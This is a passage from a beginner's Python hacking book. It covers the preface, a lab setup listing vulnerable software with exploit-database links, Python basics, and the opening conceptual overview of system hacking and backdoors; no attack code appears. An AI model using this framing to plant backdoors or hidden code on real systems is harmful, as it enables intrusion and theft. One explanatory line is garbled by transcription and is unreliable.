For Beginners

Python System Hacking Essentials

This book is not for professional hackers. Instead, this book is made for beginners who have programming experience and are interested in hacking. Here, hacking techniques that can be easily understood have been described. If you only have a home PC, you can test all the examples provided

Earnest Wish, Leo

Python System Hacking Essentials

Earnest Wish, Leo

ISBN: 1511797568
ISBN-13: 978-1511797566

ABOUT THE AUTHORS

Earnest Wish

Earnest Wish has 15 years of experience as an information security professional and a white hacker. He developed the internet stock trading system at Samsung SDS at the beginning of his IT career, and he gained an extensive amount experience in hacking and security while operating the Internet portal system at KTH (Korea Telecom Hitel). He is currently responsible for privacy and information security work in public institutions and has deep knowledge with respect to vulnerability assessments, programming and penetration testing. He obtained the Comptia Network + Certification and the license of Professional Engineer for Computer System Applications. This license is provided by the Republic of Korea to leading IT Professionals.

Leo

Leo is a computer architect and a parallel processing expert. He is the author of six programming books. As a junior programmer, he developed a billing system and a hacking tool prevention system in China. In recent years, he has studied security vulnerability analysis and the improvement in measures for parallel programming. Now, he is a lead optimization engineer to improve CPU and GPU performance.

CONTENTS IN DETAIL

PREFACE

Target Audience

This book is not for professional hackers. Instead, this book is made for beginners who have programming experience and are interested in hacking. Here, hacking techniques that can be easily understood have been described. If you only have a home PC, you can test all the examples provided here. I have included many figures that are intuitively understandable rather than a litany of explanations. Therefore, it is possible to gain some practical experience while hacking, since I have only used examples that can actually be implemented. This book is therefore necessary for ordinary people who have a curiosity of hackers and are interested in computers.

Organization of the Book

This book is made up of five major parts, from basic knowledge to actual hacking code. A beginner is naturally expected to become a hacker while reading this book.

- **Hacking Preparation**

  Briefly introduce the basic Python syntax that is necessary for hacking.

- **System Hacking**

  System hacking is difficult to understand for beginners, and in this section, figures are used to introduce difficult concepts. The hacking techniques that are introduced include a Backdoor, Registry Handling, Stack Based Buffer Overflow, and SEH Based

Buffer Overflow.

While reading this book, it is possible to obtain answers for such problems one by one. After reading the last chapter, you will gain the confidence to be a hacker.

Features of this book

When you start to study hacking, the most difficult task is to configure the test environment. There are many problems that need to be addressed, such as choosing from the variety in operating systems, obtaining expensive equipment and using complex technology. Such problems are too difficult to take in at once, so this book overcomes this difficulty by implementing a simple idea.

First, systems will be **described as Windows-based**. We are very familiar with Windows, so it is very easy to understand a description based on Windows. Since Windows, Linux, Unix, and Android are all operating systems, it is possible to expand the concepts that are discussed here.

Second, we use a **virtual machine called Virtual Box**. For hacking, it is necessary to connect at least three or more computers on a network. Since it is a significant investment to buy a few computers only to study these techniques, a virtual machine can be used instead to easily implement a honeypot necessary to hack by creating multiple virtual machines on a single PC.

Finally, **abstract concepts are explained using figures**. Rather than simply using words for descriptions, graphics are very effective in transferring information. An abstract concept can materialize through the use of graphics in order to improve the understanding on the part of the reader.

Test Environment

Hacking is influenced by the testing environment, and therefore, if an example does not work properly, please refer to the following table. For Windows, you must install the 32-bit version, and you must also install Python version 2.7.6.

Program	Version	URL
Windows	7 professional 32 bits	http://www.microsoft.com
Python	2.7.6	http://www.python.org/download
PaiMei	1.1 REV122	http://www.openrce.org/downloads/details/208/PaiMei
VirtualBox	4.3.10 r93012	https://www.virtualbox.org/wiki/Downloads
APM	Apache 2.4.9 MySQL 5.6.17 PHP 5.5.12 PHPMyAdmin 4.1.14	http://www.wampserver.com/en/
WordPress	3.8.1	https://wordpress.org/download/release-archive/
HTTP Analyzer	Stand-alone V7.1.1.445	http://www.ieinspector.com/download.html
py2exe	py2exe-0.6.9.win32-py2.7.exe	http://www.py2exe.org/
BlazeDVD	5.2.0.1	http://www.exploit-db.com/exploits/26889
adrenalin	2.2.5.3	http://www.exploit-db.com/exploits/26525/

Table of the Test Environment

Chapter 1

Preparation for Hacking

1.1 Starting Python

1.1.1 Selecting a Python Version

The latest version of Python is 3.3.4. As of November 30, 2014, the 3.3.4 and 2.7.6 versions are published together on the official website for Python. Usually, other web sites only link to the latest version. If this is not the latest version, then it is possible to download it from as a previous release. However, on the Python home page, both versions are treated equally because Python version 2.7.6 is used extensively.



Figure 1-1 Python Home Page

To hack using Python, you must learn to effectively use external libraries (third party libraries). One of the greatest strengths of using the Python language is that there are many powerful external libraries. Python version 3.x does not provide backward compatibility, so it is not possible to use a number of libraries that have been developed over time. Therefore, it is preferable to use the 2.7.6 version of Python for efficient hacking.

This book is written using Python 2.7.6 as the basis. Of course, external libraries will continue to be developed for 3.x from now on, but those who have studied this book to the end will be able to easily adopt a higher version of Python. If you study the basics of Python once, the syntax will not be a big problem.

1.1.2 Python Installation

First, connect to the download site on the Python home page (http://www.python.org/download). The Python 2.7.6 Windows Installer can be confirmed at the bottom of the screen. Click and download it to the PC.



Figure 1-2 Python Downlaod Website

When you click on the link, the installation begins. The PC installation is automatically completed, and when all installation processes are complete, it is possible to confirm that the program is present by noticing the following icons.



Figure 1-3 Python Run Icon

1.2. Basic Grammar

1.2.1 Python Language Structure

```
#story of "hong gil dong"                    #(1)

name = "Hong Gil Dong"                       #(2)
age = 18
weight = 69.3

skill = ["sword","spear","bow","axe"]        #(3)
power = [98.5, 89.2, 100, 79.2]
```

```
querySkill = raw_input("select weapon: ")        #(4)

print "\n"
print "---------------------------------------"
print "1.name:", name                            #(5)
print "2.age:", age
print "3.weight:", weight

i=0
print str(123)

for each_item in skill:                          #(6)

(7) if(each_item == querySkill):                 #(8)

(9)     print "4.armed weapon:",each_item, "[ power", power[i],"]"
        print ">>>i am ready to fight"

(10) i = i+1                                     #(11)

print "---------------------------------------"
print "\n"

>>>
select weapon: sword


---------------------------------------
1.name: Hong Gil Dong
2.age: 18
```

```
3.weight: 69.3
4.armed weapon: sword [ power 98.5 ]
>>>i am ready to fight
----------------------------------------
```

Example 1-1 Python Language Structure

The "IDLE" (Python application) can be used to develop, run and debug a program. The "Ctrl+S" key stores the program and "F5" key run it. Let's now look at an example that has been developed in IDLE.

(1) **Comments**: The lines starting with "#" are treated as comments in a program, and these are not executed. To comment out an entire paragraph, it must be enclosed in the ["'] symbol.

(2) **Variable Declaration**: The types of variables are not specified, and for Python only the name is declared.

(3) **List**: A list is enclosed in square brackets "[" and may be used as an "array". The reference number starts from 0. The type is not specified, and it is possible to store strings and numbers together.

(4) **Using the Built-in Functions**: The built-in function "raw_input" is used here. This function receives user input and stores it in the variable "querySkill"

(5) **Combining the String and Variable Value**: A comma "," makes it possible to combine the string and the Variable value.

(6) **Loop**: The "for" statement is a loop. The number of items in the "skill" list are repeated, and the start of the loop is represented by a colon ":". There is no indication for the end of the loop, and the subroutines for the loop are separated by

the indentation.

(7) **The Program Block Representation**: The "Space" or the "Tab" key represent a program block. Developers that are familiar with other languages may feel a little awkward at first. However, once used to it, you can feel that syntax errors are reduced and coding becomes simplified.

(8) **Comparison and Branch Statement**: It is possible to use an "if" statement to determine a "true" or "false" condition. The colon ":" specifies the start of the branch statement block, and in a manner similar to C and Java, a comparison uses the "==" symbol.

(9) **Multiple Lines of Program Block Representation**: If you use the same number of "Space" or "Tab" characters, the lines are regarded as part of the same block.

(10) **New Program Block**: If a smaller number of "Space" or "Tab" characters are used than a previous block, this indicates that the new lines correspond to a new program block.

(11) **Operator**: Similar to C and Java, Python uses the "+" operator. Python also uses the following reserved words, and these reserved words cannot be used as variable names.

List 1-1 Reserved Words

And	del	for	is	raise
assert	elif	form	lambda	return
break	else	global	not	try
class	except	if	or	while
continue	exec	import	pass	yield
def	finally	in	print	

Python is a language that dynamically determines the type for a variable. When the variable name is first declared, the type of variable is not specified, and Python will automatically recognize the type when you assign the value of the variable and store it in memory. There are some drawbacks in terms of performance, but this provides a high level of convenience to the programmer. Python supports data types, such as the following.

List 1-2 Frequently Used Data types

Numerics	int	Integer	1024, 768
	float	Floating-point	3.14, 1234.45
	complex	Complex	3+4j
Sequence	str	Strings, Immutable objects	“Hello World”
	list	List, Mutable objects	[“a”,”b”,1,2]
	tuple	Tuple, Immutable objects	(“a”,”b”,1,2)
Mapping	dict	Key viewable list, Mutable objects	{“a”:”hi”, “b”:”go”}

1.2.2 Branch Statements and Loop

In addition to Java and C, Python supports branch statements and loops. The usage is similar, but there are some differences in the detailed syntax. First, let's learn the basic structure and usage of the branch statement.

```
if <Conditions comparison 1>:
 Execution syntax 1
elif <Conditions comparison 2>:
```

```
 Execution syntax 2
else:
 Execution syntax 3
```

Python uses a structure that is similar to that of other languages, but it has a difference in that it uses “elif" instead of “else if”.

Next, let's look at the loop. There are two kinds of loops: “while” and “for”. The function is similar, but there are some differences in terms of implementation. The most significant difference from other languages is that the “else” statement is used at the end.

while	for

while <Execution syntax>:
Execution syntax
else:
Execution syntax
	for <Variable> in <Object>:
	Execution syntax
	else:
	Execution syntax

The “for” statement is used to repeatedly assigns an item to a variable for only the number of items contained in the object. It runs a statement every time that an item is assigned, one by one. When the allocation of the item is completed, the loop ends after executing the commands defined in the “else” statement.

1.3 Functions

1.3.1 Built-in Functions

As with other languages, Python uses functions to improve the program structurally and to remove duplicate code. Python supports a variety of built-in functions that can be used by including a function call or importing a module. The “print” function is used

most frequently and can be used without import statements, but mathematical functions can only be used after importing the "math" module.

```
import math
print "value of cos 30:", math.cos(30)

>>>>>cos value of 30: 0.154251449888
```

1.3.2 User-defined Functions

It is possible to define functions to improve the program structure at the user level. The most typical grammar to use as a reserved word is "def". "def" explicitly defines functions, and the function name and arguments then follow. It is therefore possible to specify the default values behind an argument.

```
def function(argument 1, argument 2=default value)
```

Let's change the Example 1-1 by using the user-defined function.

```
#story of "hong gil dong"
skill = ["sword","spear","bow","axe"]
power = [98.5, 89.2, 100, 79.2]

#start of function
def printItem(inSkill, idx=0):                    #(1)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3
```

```
    print "\n"
    print "----------------------------------------"
    print "1.name:", name
    print "2.age:", age
    print "3.weight:", weight

    print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
    print ">>>i am ready to fight"
#end of function

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        printItem(querySkill, i)                    #(2)
    i = i+1

print "----------------------------------------"
print "\n"
```

Example 1-2 User-defined Functions

(1) **Function declaration:** Declare the "printItem" function that prints the value of the "power" list at a position corresponding to "inSkill" and "idx" received as an argument

(2) **Calling User-Defined Functions:** To perform a function, an index value for the "querySkill" value is passed, and the "skill" list that is received on the user input matches as the function of an argument

Since the default value is declared in the second argument "idx" of

the “printItem” function, the function can be called without error even when passing only one argument at the time of the function call.

```
printItem(“sword”, 1)
printItem(“sword”)
printItem(“sword”, i=0)
```

1.4 Class and Object

1.4.1 Basis of Class

It is possible to develop all programs with Python both in a procedural way and in an object-oriented way. To develop simple hacking programs, it is convenient to use a procedural manner. However, to develop complex programs that are needed for operation in an enterprise environment, it is necessary to structure the program. An object-oriented language can be used to improve productivity during development by allowing for reusability and inheritance. If you use an object-oriented language, it is possible to develop a program that is logically constructed.

The basic structure to declare a class is as follows.

```
class name:                          #(1)
  def __init__(self, argument):      #(2)
  def functioin(argument):           #(3)

class name(inherited class ame):     #(4)
  def functioin (argument):
```

(1) **Create a Class**: If you specify a class name after using the

reserved word “class”, the class is declared.

(2) **Constructor**: The “__ init__” function is a constructor that is called by default when the class is created. The “self” pointing to the class itself is always entered as an argument into the constructor. In particular, the constructor may be omitted when there is no need to initialize.

(3) **Function**: It is possible to declare a function in the class. An instance is then generated to call the function.

(4) **Inheritance**: In order inherit from another class, the name of the inherited class must be used as an argument when the class is declared. Inheritance supports the use of member variables and functions of the upper class as is.

1.4.2 Creating a Class

Through this example, let us find out use for the class declaration, initialization, and inheritance by replacing Example 4-2 with a class.

```
class Hero:                                          #(1)
    def __init__(self, name, age, weight):           #(2)
        self.name = name                             #(3)
        self.age = age
        self.weight = weight
    def printHero(self):                             #(4)
        print "\n"
        print "-------------------------------------"
        print "1.name:" , self.name                  #(5)
        print "2.age:" , self.age
        print "3.weight:" , self.weight
```

```
class MyHero(Hero):                                    #(6)
    def __init__(self, inSkill, inPower, idx):
        Hero.__init__(self, "hong gil dong", 18, 69.3)  #(7)
        self.skill = inSkill
        self.power = inPower
        self.idx = idx
    def printSkill(self):
        print "4.armed weapon:" , self.skill + "[ power:" ,
self.power[self.idx], "]"

skill = ["sword","spear","bow","axe"]
power = [98.5, 89.2, 100, 79.2]

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        myHero = MyHero(querySkill, power, i)          #(8)
        myHero.printHero()                             #(9)
        myHero.printSkill()
    i = i+1

print "--------------------------------------"
print "\n"
```

Example 1-3 Creating a Class

(1) **Class Declaration**: Declare the class "Hero".

(2) **Constructor Declaration**: Declare the constructor that takes

three arguments and the "self" representing the class itself.

(3) **Variable Initialization**: Initialize the class variables by assigning the arguments.

(4) **Function Declaration**: Declare the "printHero" function in the class.

(5) **Using Variables**: Use class variables in the format of "self.variable name".

(6) **Class Inheritance**: Declare the "MyHero" class that inherits the "Hero" class.

(7) **Calling the Constructor**: Generate and initialize the object by calling the constructor of the upper class.

(8) **Creating a Class**: Generate a "MyHero" class. Pass along the arguments required to the constructor.

(9) **Calling Class Function**: The tasks are run by calling the functions that are declared for the "myHero" object.

1.5 Exception Handling

1.5.1 Basis for Exception Handling

Even if you create a program that has no errors in syntax, errors can occur during execution. Errors that occur during the execution of a program are called "exceptions". Since it is not possible to take into account all of the circumstances that might occur during the execution, even when errors occur, the program must have special equipment to be able to operate normally. It is possible to make a program operate safely with exception handling.

The basic structure for exception handling is as follows.

```
try:                                    #(1)
  Program with Errors                   #(2)
except Exception type:                  #(3)
  Exception Handling
else:                                   #(4)
  Normal Processing
finally:                                #(5)
  Unconditionally executed, irrespective of the occurrence of the
exception
```

(1) **Start**: Exception handling is started by using the reserved word "try".

(2) **Program with Errors**: An error may occur during program execution.

(3) **Exception Handling**: Specify the type of exception that is to be handled. Multiple exception types can be specified, and when it is not clear what kind of exception can occur, it can be omitted.

(4) **Normal Processing**: If an exception does not occur, the "else" statement can be omitted.

(5) **Unconditional Execution**: This will be executed unconditionally, irrespective of the occurrence of the exception. The "finally" statement can be omitted.

1.5.2 Exception Handling

This simple example can be used to learn about the behavior to handle exceptions. Here, a division operation is used to divide by 0 in an attempt to intentionally generate errors. Let's then make a

program for normal operation using the “try except’ statement.

```
try:
    a = 10 / 0                                  #(1)
except:                                         #(2)
    print "1.[exception] divided by zero "

print "\n"

try:
    a = 10 / 0
    print "value of a: ", a
except ZeroDivisionError:                       #(3)
    print "2.[exception] divided by zero "

print "\n"

try:
    a = 10
    b = "a"
    c = a / b
except (TypeError, ZeroDivisionError):          #(4)
    print "3.[exception] type error occurred"
else:
    print "4.type is proper"                    #(5)
finally:
    print "5.end of test program"               #(6)

>>>
1.[exception] divided by zero
```

```
2.[exception] divided by zero

3.[exception] type error occurred
5.end of test program
```

Example 1-4 Exception Handling

(1) **An Exception Occurs**: In the middle of executing the division, an exception is generated by using 0 as the dividend.

(2) **Exception Handling**: Exception handling starts without specifying the type of exception, and an error message is printed.

(3) **Indicating the Type of Exception**: Start the exception handling by specifying the type of exception (ZeroDivisionError)

(4**) Explicit Multiple Exceptions**: It is possible to explicitly process multiple exceptions.

(5) **Normal Processing**: If no exception occurs, normal processing prints a message.

(6) **Unconditional Execution**: Regardless of whether or not an exception occurs, the program prints this message.

1.6 Module

1.6.1 Basis of Module

A module in Python is a kind of file that serves as a collection of functions that are frequently used. If you use a module, a complex function is separated into a separate file. Therefore, it is possible to

create a simple program structure.

The basic syntax of the module is as follows.

```
import module                          #(1)
import module, module                  #(2)
from module import function/attribute  #(3)
import module as alias                 #(4)
```

(1) **Import**: Specify the module to be used with the import statement.

(2) **A Plurality of Modules**: It is possible to use multiple modules with a comma.

(3) **Specifying Function**: Specify the module name with "from". Using "import" after that, specify the name of the function that is to be used.

(4) **Using the Alias**: It is possible to rename the module using a name that is appropriate for the program features.

You can check the module path that Python recognizes as follows. To save the module to another path, it is necessary to add the path by yourself.

```
import sys                                          #(1)
print sys.path                                      #(2)
sys.path.append("D:\Python27\Lib\myModule")         #(3)
```

(1) **Import sys Module:** The **"**sys" module provides information and functions that are related to the interpreter.

(2) **sys.path:** Provides the path information that can be used to locate the referenced module.

(3) **Add the Path:** It is possible to add the path of new module by using the "path.append" function.

1.6.2 Custom Module

In addition to the basic modules that are provided in Python, modules can also be defined by the user. Here, we can learn how to create a custom module through a simple example. For convenience, let's save the user-defined module in the same directory as the example. The prefix "mod" is used to distinguish it from a general program.

```
skill = ["sword","spear","bow","axe"]        #(1)
power = [98.5, 89.2, 100, 79.2]

def printItem(inSkill, idx=0):               #(2)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3

    print "\n"
    print "----------------------------------------"
    print "1.name:", name
    print "2.age:", age
    print "3.weight:", weight

    print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
    print ">>>i am ready to fight"
```

Example 1-5 modHero.py

(0) **Creating a Module:** Save it in the same directory as the program that calls the "modHero.py" module.

(1) **Declaring Variable:** Declare a variable that can be used internally or externally

(2) **Declaring Function:** Define a function according to the feature that the module provides.

To import a previously declared module, let's create a program that uses the functions in the module.

```
import modHero                          #(1)

querySkill = raw_input("select weapon: ")

i=0

for each_item in modHero.skill:         #(2)
    if(each_item == querySkill):
        modHero.printItem(querySkill, i)    #(3)
    i = i+1

print "----------------------------------------"
print "\n"
```

Module 1-6 Calling of Module

(1**) Import Module**: Explicitly import the "modHero" module

(2) **Module Variables**: Use the "skill" variable that has been declared in the module "modHero".

(3) **Module Function**: Use the "printItem" function that has been declared in the module "modHero".

"sys" module supports the program to recognize the module in a different manner. It can be used in the same way as

"sys.path.append(directory)".

1.7 File Handling

1.7.1 Basis of File Input and Output

In the examples that have been developed so far, all of the data are lost when the program is finished, and when a new program is started, it is then necessary to enter the data again. Therefore, Python also has the ability to save and use data easily by accessing files.

The basic syntax for file input and output is as follows.

```
File object = open(file name, open mode)      #(1)
File object.close()                           #(2)
```

Open mode

r read: Open for read
w write: Open for write
a append: Open for append

---

(1) **Creating Object**: Open the file object to handle files with a specified name. Depending on the open mode, it is possible to deal with file objects in different ways.

(2) **Closing Object**: After the use of the file object has finished, you must close the object. Python automatically closes all file objects at the end of the program, but if you try to use the file opened in the "w" mode, an error will occur.

1.7.2 File Handling

The following example can be used to learn how to create and read a

file and add content. If you do not specify the location at the time of the file creation, the file is created in the same location as the program. After the “fileFirst.txt” and “fileSecond.txt” files have been created, let's create a simple program that print out each file.

```
import os

def makeFile(fileName, message, mode):                    #(1)
    a=open(fileName, mode)                                #(2)
    a.write(message)                                      #(3)
    a.close()                                             #(4)

def openFile(fileName):                                   #(5)
    b=open(fileName, "r")                                 #(6)
    lines = b.readlines()                                 #(7)
    for line in lines:                                    #(8)
        print(line)
    b.close()

makeFile("fileFirst.txt","This is my first file1\n","w")          #(9)
makeFile("fileFirst.txt","This is my first file2\n","w")
makeFile("fileFirst.txt","This is my first file3\n","w")
makeFile("fileSecond.txt","This is my second file 1\n","a")  #(10)
makeFile("fileSecond.txt","This is my second file 2\n","a")
makeFile("fileSecond.txt","This is my second file 3\n","a")


print("write fileFirst.txt")
print("----------------------------")
openFile("fileFirst.txt")                                         #(11)
print("----------------------------")
```

```
print("\n")

print("write secondFirst.txt")
print("----------------------------")
openFile("fileSecond.txt")                                    #(12)
print("----------------------------")

>>>
write fileFirst.txt
----------------------------
This is my first file3

----------------------------


write secondFirst.txt
----------------------------
This is my second file 1

This is my second file 2

This is my second file 3

----------------------------
```

Example 1-7 File Handling

(1) **Creating a Function**: To handle a file, a function is declared to receive the file name, message, an open mode as an argument.

(2) **Opening File**: Creates a file object with the specified file

name and open mode.

(3) **Writing File**: Records the message received in the file depending on the mode.

(4) **Closing Object**: After the use of the file object is finished, the object is closed. To create a more efficient program, it is preferable to place "open()" before and "close()" after the user-defined function. To provide for a simple explanation, place it inside the user-defined function.

(5) **Creating a Function**: Declare a function that receives the file name as an argument.

(6) **Opening File**: Create a file object that opens the file in the "r" mode.

(7) **Reading the Content**: Read all of the content contained in the file and save it to the list variable "lines".

(8) **Loop**: Repeat as many times as the number stored in the list.

(9) **Creating a Write Mode File**: Create a file named "fileFirst.txt" in the write mode. While this is repeated three times to record the content, in the write mode, only one piece of content that is recorded at last remains.

(10) **Creating an Append Mode File**: Create a file named "fileSecond.txt" in the append mode. All content that was repeatedly recorded three times is stored in the file.

(11) **Opening the File**: Open the file named "fileFirst.txt" for which you want to print the content. Only one row is printed.

(12) **Opening the file**: Open the file named "fileSecond.txt" for which you want to print the content. All three lines are printed.

You can copy and delete the files using a variety of modules, and it is possible to move and copy by using the "shutil" module, and to delete the file by using the "os" module.

1.8 String Format

1.8.1 Basis of the String Format

The string format is a technique that can be used to insert a specific value into the string that you want to print out. The type of value inserted is determined by a string format code. The string format is used in the following manner.

```
print("output string1 %s output string2" % inserted string)
```

Insert the string format code in the middle of the output string. Place the characters that you want to insert with the "%" code after the string.

List 1-3 String Format Code

%s	String
%c	Character
%d	Integer
%f	Floating Pointer
%o	Octal Number
%x	Hexadecimal Number

1.8.2 String Formatting

Let's learn how to use the string format through a simple example.

```
print("print string: [%s]" % "test")
print("print string: [%10s]" % "test")                    #(1)
print("print character: [%c]" % "t")
print("print character: [%5c]" % "t")                     #(2)
print("print Integer: [%d]" % 17)
print("print Float: [%f]" % 17)                           #(3)
print("print Octal: [%o]" % 17)                           #(4)
print("print Hexadecimal: [%x]" % 17)                     #(5)
>>>
print string: [test]
print string: [      test]
print character: [t]
print character: [    t]
print Integer: [17]
print Float: [17.000000]
print Octal: [21]
print Hexadecimal: [11]
```

Example 1-8 Format String

If you use the string formatting codes and the numbers together, the characters can be used to secure a space according to the size of the numbers that are printed on the screen.

(1) **Printing a Fixed Length Character String**: If "%s" is used with a number, it secures space by an amount corresponding to the number. In the example, "test" is printed using 4 digits, and spaces are printed for the remaining six digits, so all 10 characters are printed.

(2) **Printing a Fixed Character Containing Spaces of a Certain Length**: If "%c" is used with a number, the amount corresponding to the number that is same a "%s" is printed.

Therefore, one character and four blanks are printed.

(3) The string is the same as that used with the number "% c", which can be output only as a long number. The character of you, 4-digit blank is output

(3) **Real Number**: “17” is converted into a real number.

(4) **Octal**: “17” is converted into an octal number, and “21” is printed.

(5) **Hex**: “17” is converted into a hex number, and “11” is printed.

Chapter 2

System Hacking

2.1 System Hacking Overview



Figure 2-1 Basic Concept for System Hacking

The operating system manages various system resources. Let's take a look at the system operation from the point of view of an application. An operating system (Windows in this case) records the configuration information on a virtual device called the "Registry" when an application is installed or is running. This information is used as important data to determine operation when the operating system first starts. When an application is working, the operating system loads key data from the hard disk to memory. The data required for the CPU to operate is stored in the internal registers in the CPU, and applications are executed in the form of processes that

are internally divided into threads. The data used by a process is stored in a certain area in memory, and the memory is divided into a stack, heap, and code area according to the corresponding characteristics.

System hacking exploits the specific operating characteristics of the operating system on which the applications are running. The first step involves installing a hacking program inside the system. It is not easy to install a hacking program through normal routes, and the most commonly used method involves inducing a file to be downloaded from a web site or a torrent. When video files and music files are downloaded and opened, a hacking program can be installed on the system without notice. If the infected user is the administrator for a PC operating as a main system inside of a firewall, a serious situation can result.

A buffer overflow attack, which will be described later, can be examined to easily understand how to plant hacking code inside of Word documents, videos, music, and image files. First, find vulnerabilities in the application code. If you make a program execute the stored code in unintended memory areas, you can easily install a backdoor or registry search program.

The hacking code that is installed can operate as a backdoor that transmits user information to the hacker. It can also search registry key information or can change values and cause problems in the system. Furthermore, it can be used as a means to acquire the financial information of the user.

Most known attacks can be blocked by installing system patches and anti-virus programs. However, it is sometimes necessary to also prevent new types of attacks. Hacking technology continually evolves, and although vaccines and defense technologies have been developed for operating systems, the spear is always one step ahead of the shield, and a variety of hacking attacks are still prevalent on the Internet.

2.2 Backdoor

2.2.1 The Basic Concept for a Backdoor

A firewall blocks access to an internal server from the outside, and services such as Telnet and FTP that provide access the server are available only to authorized users. However, a firewall does not block the road from the inside to the outside. It is hard to go inside of the firewall, but if the invasion has been successful once, it then becomes easy to extract information. A backdoor is a technique that bypasses security devices, such as firewalls, to control server resources. A backdoor client installed on a server performs commands sent from the backdoor server and passes the results back to the backdoor server.

